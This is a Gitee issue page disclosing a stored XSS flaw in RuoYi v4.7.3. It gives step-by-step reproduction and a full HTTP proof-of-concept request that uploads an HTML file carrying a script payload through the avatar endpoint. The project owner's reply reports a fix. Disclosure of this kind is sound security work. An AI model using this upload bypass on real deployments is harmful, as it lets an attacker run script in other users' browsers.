



GVP 若依 / RuoYi

Code Issues 35 Pull Requests 23

Watch 5.2K Star 33.4K

Issues / 详情

## Vulnerability: The html file can be uploaded where not be filtered, which resulting in stored XSS in RuoYi

Done #157IME solarpeng Opened this issue 2022-05-16 08:30

Vulnerability disclosure

Vulnerability title: The html file can be uploaded where the avatar is uploaded, resulting in stored XSS in RuoYi cms

Product: <https://github.com/yangzongzhuan/RuoYi>

Affected Versions: v4.7.3(the latest version)


Discovery time: 2022.5.16

Found by: solarpeng502



Exploit sence: The System allows multiple users to log in. If a user is granted user management rights, he can insert a malicious xss payload on user management page, so that all users with this permission can access and trigger an xss attack

Analysis report:

1. If you are not Chinese, please change the language into the English through Browser translation plugin such as Google.
2. After deployment, enter the background management page



3. Click the avatar into the personal center



Status

Done

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull request.

Branches

No related branch

Planned to start - Planned to end

Unscheduled - Unschedule

Top level

Not Top

Priority

Not specified

参与者 (2)


参与

S

?

...

!



Hello, Guest

For mobile device access, please scan the following code:



Gitee 已支持 CLA 协议签署

🔥 第一方功能集成，签署流程更高效  
📄 内置可自定义的协议模板  
🌟 让开源贡献也能有据可依

I know

View Details

Manager

und management sys  
that none of them ar  
nd system myself. In  
for all Web applicati  
ember center , CMS

4. Click the "modify avatar",and upload a normal image,the click

The screenshot shows the Ruoyi user profile page. The 'personal information' section is visible, with fields for login name, phone number, department, email address, and creation time. A red arrow points to the 'Modify avatar' button. A modal window is open for uploading a new avatar, showing a file selection area, a preview, and an 'upload image' button. A red arrow points to the 'upload image' button in the modal.

5. Intercept the request package with a packet capture tool such as burp, change the file suffix to html, and change the content with xss payload such as "<script>alert(1)</script>,"then pass the request,and the response shows " ("msg":"操作成功","code":0),"which means upload success

```
POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: zh-CN; zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----21781164112778176297556867959
Content-Length: 249
Origin: http://mysite.com
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: PHPSESSID=rqjariel1gltgmfmirQqldaq7; JSESSIONID=5c974bcd-3319-4a62-a077-6d4f52abaa07; rememberMe=t9f7sG3wj13QtBdyXXZqEwoBgHv31xMk11Y1nIu7/h/BVrRvw/7ilJS7DrdjrmCm0cHp9YBcAJMXZ/NhV2RmOQy1gaYy1KXkpLV7FmQmkcFEUqD1WISWKLGN8UujBLMwSoj7WK3AvTTxzfbKb6CInTdZt5hApIqElppfcgsnYZrInoHKuv/2Pe0jD5q0m8JajJQI6XcNM49N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S3+thJjdn4yBKUtAS4N4PCv9Q6geZWN1GHuEwqRUE0211B8T0kV8ZCKg+t51w16jos8VYqg3Wxq/HPaL/yH8kmeT51XsjsJafWT+LKAAnWuoYgl8eS1HteMjhaRMrPYOW7N5z5sGp2ZJk3n10p20m/af1t1QPfZfek2pJ+tuLn4VM5dQKZLcbLah8DFR4AlbCXYPFVKL+a6hNZIXtk7E1zimo3LNRffq4ewPz1QHyoIcGqryOfu3bjmXuzz56ws8L/UzfvXnskRbgX2m7xe/q4az0jklAazLPY6CfLXgppywGmlTRu9eKEKpbPpztimLaryR3nePb3w/1kx7q3elczQ0Kkki0hfxbUXQrhk+sCYhYYbGMTrm/HY5y0iC0rzw1cbHA9AvrjtkQsN1W2J1YXbFNthKnU31AJeFJ8oxpq590hz88M0sgKg j48mkfVJLT1Kag0nsX6zzxN364D17CnLXDA0JE+Osw+gbuEXUq8TelogWzPhXuneg711ztIERD3LBjIAaBgU20qorDDkdqgb46Aqg8s336utV1zXclu bjrV6KP065vjpBXdiBozoKhtzDCdT1Wa/WA2ySxbmyU/lokIi9+/N32Xe+mej0rzlHg7Bc jfZQ0Y8YvdR44doWf+djikGBSEwqGw8e
```



```
Pq1QGGeN9F8pZSwEmy1IPbPZBzhFac3Go7jPnFmQb7oOGP9aFuXEpbl
n2Y+T5eMteTsxvG+Ag+/ClAMTdeilIfSkNGYvCDeySGDnlZV3SdoDA
Hx35+/PhKXmghdRkWBfVcPM+2171dkCYzbKjd1Ghby1ajbjRnKE
nrD+T2qdnM0gJE803m2HW8T3KmZkwaGhAYztTNJR3BXprw3qYH
sexEX0bgSWEY7f1FLB2EQIjCjyGKRr6Jry2J+U4X51E+EtudA2g
ISqSY171TCZVp65eR3mJieuVvs/gpPCa2Qu02Vzi3NVmXE9I6rD
E6GiFQ6kgRnyCTsnMjk1UZ19EtR31ePLEMn+0C6p6Qkq7IufQEJ
1FMp9t0bLM4dL523Fw==
```

```
-----2178116411277817629755
Content-Disposition: form-data; name="avatarfile";
Content-Type: image/png

<script>alert(1)</script>
-----2178116411277817629755
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Sun, 15 May 2022 23:35:30 GMT
Connection: close
Content-Length: 31
```

```
{
  "msg": "操作成功",
  "code": 0
}
```



### Gitee 已支持 CLA 协议签署

- 🔥 第三方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依


I know

View Details

6. Refresh the index page, start burp, and then click the avatar again, the burp will intercept the xss html that we upload

The screenshot shows the Ruoyi CMS user profile page. The user 'admin' is logged in. The profile information is displayed, including a 'Modify avatar' button. Below the profile, there's a section for 'basic information' and 'change Password'. The Burp Suite interface is overlaid on the bottom, showing an intercepted HTTP request to the avatar upload endpoint. The request body contains a JavaScript payload: `<script>alert(1)</script>`. The Burp Suite interface also shows the request headers and the response status (200).

7. Copy the html url, and then send to the other users using Ruoyi cms, if they click, the xss attack is triggered





### Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👤 让开源贡献也能有据可依

I know

View Details

POC:

POST /system/user/profile/updateAvatar HTTP/1.1

Host: mysite.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0

Accept: /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

X-Requested-With: XMLHttpRequest

Content-Type: multipart/form-data; boundary=-----21781164112778176297556867959

Content-Length: 249

Origin: http://mysite.com/

Connection: close

Referer: http://mysite.com/system/user/profile/avatar

Cookie: Your cookies

-----21781164112778176297556867959

Content-Disposition: form-data; name="avatarfile"; filename="blob.html"

Content-Type: image/png

<script>alert(1)</script>

-----21781164112778176297556867959--

Fixes: The backend should verify the file suffix, and do not allow html file upload;or check the content in Html file that filter xss payloads.

👤 solarpeng created **任务** 6 months ago

Expand operation logs ▾

👤 若依 **owner** 6 months ago

多谢提醒，已修复。更新提交代码即可。

用户头像上传格式限制

[https://gitee.com/y\\_project/RuoYi/commit/d8b2a9a905fb750fa60e2400238cf4750a77c5e6](https://gitee.com/y_project/RuoYi/commit/d8b2a9a905fb750fa60e2400238cf4750a77c5e6)

👤 若依 changed **issue state** from 待办的 to **已完成** 6 months ago

Sign in to comment





Learning Git  
CopyCat  
Downloads

Explore Enterprise Education Gitee Premium Blog Go

Gitee Stars  
Featured Projects  
Blog  
Nonprofit  
Gitee Go  
Help Center  
Self-services  
Updates

Search



Mini Program

OpenAtom Foundation Cooperative code hosting platform



## Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👤 让开源贡献也能有据可依

I know

View Details

简体中文

